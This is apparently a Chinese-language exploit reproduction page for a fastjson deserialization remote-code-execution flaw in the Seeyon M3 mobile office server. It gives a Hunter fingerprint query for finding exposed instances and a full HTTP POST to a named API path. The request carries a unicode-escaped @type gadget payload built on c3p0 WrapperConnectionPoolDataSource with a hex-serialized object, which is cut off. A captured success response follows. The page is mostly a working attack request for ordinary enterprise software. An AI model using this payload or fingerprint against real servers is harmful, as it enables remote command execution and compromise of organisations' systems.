


Z5-2致远互联-M3移动智能办公平台-反序列化RCE

漏洞描述:

M3移动办公是致远互联打造的一站式智能工作平台，提供全方位的企业移动业务管理，致力于构建以人为中心的智能化移动应用场景，促进人员工作积极性和创造力，提升企业效率和效能，是企业量身定制的移动智慧协同平台。在致远M3 server中发现了一处fastjson反序列化漏洞，导致可以造成反序列化远程代码执行。经过分析与研判，该漏洞利用难度低，能够造成远程命令执行

网站图片:



网络测绘:

Hunter 语法:

- hunter: web.icon=="657d4895205951cbea6396701b194c30"

漏洞复现:

请求
payload:
POST /mobile_portal/api/pns/message/send/batch/6_1sp1 HTTP/1.1 Host: XXX User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Cookie: Hm lt 82116c626a8d504a5c0675073362ef6f=1666334057 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1 Content-Type: application/json Content-Length: 3680
[{"userMessageId":
{"@u0074u0079u0070u0065":{"u0063u006fu006du002eu006du0063u0068u0061u006eu0067u0065u002eu0076u0032u002eu0063u0033u0070u0030u002eu0057u0072u0061u0070u0070u0065u0072u0043u006fu006eu006eu0065u0063u0074u0069u006fu006fu006eu0050u006fu006cu0044u0061u0074u0061u0053u006fu0075u0072u0063u0065u0075u0073u0065u0072u004fu0076u0065u0072u0072u0069u0064u0065u0073u0041u0073u0074u0072u0069u006eu0067":{"u0048u0065u0078u0041u0073u0063u0069u0069u0053u0065u0072u0069u0061u006cu0069u007au0065u0064u0064u0061u0070u0070 0373726a6

请求				响应			
美化	Raw	Hex		美化	Raw	Hex	页面渲染
3 User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0				1 HTTP/1.1 200			
4 Content-Length: 8956				2 Access-Control-Allow-Origin: *			
5 Accept:				3 Access-Control-Allow-Headers: origin, content-type, accept, authorization			
6 Accept-Encoding: gzip, deflate				4 Access-Control-Allow-Credentials: true			
7 Accept-Language:				5 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS			
8 Connection: close				6 Content-Type: application/json; charset=UTF-8			
9 Content-Type: application/json				7 Content-Length: 77			
10 Sec-Fetch-Dest: document				8 Date: Fri, 19 Jan 2024 06:41:15 GMT			
11 Sec-Fetch-Mode: navigate				9 Connection: close			
12 Sec-Fetch-Site: none				10 Server: SY8045			
13 Sec-Fetch-User: ?1				11			
14 Upgrade-Insecure-Requests: 1				12 {			
15				"code":200,			
16 ["time":"2024-01-19 14:41:15",			
{				"message":"Success",			
"userMessageId":				"version":"1.0"			
{"@u0074u0079u0070u0065":{"u0063u006fu006du002eu006du0063u0068u0061u006eu0067u0065u002eu0076u0032u002eu0063u0033u0070u0030u002eu0057u0072u0061u0070u0070u0065u0072u0043u006fu006eu006eu0065u0063u0074u0069u006fu006fu006eu0050u006fu006cu0044u0061u0074u0061u0053u006fu0075u0072u0063u0065u0075u0073u0065u0072u004fu0076u0065u0072u0072u0069u0064u0065u0073u0041u0073u0074u0072u0069u006eu0067":{"u0048u0065u0078u0041u0073u0063u0069u0069u0053u0065u0072u0069u0061u006cu0069u007au0065u0064u0064u0061u0070u0070 0373726a6				}			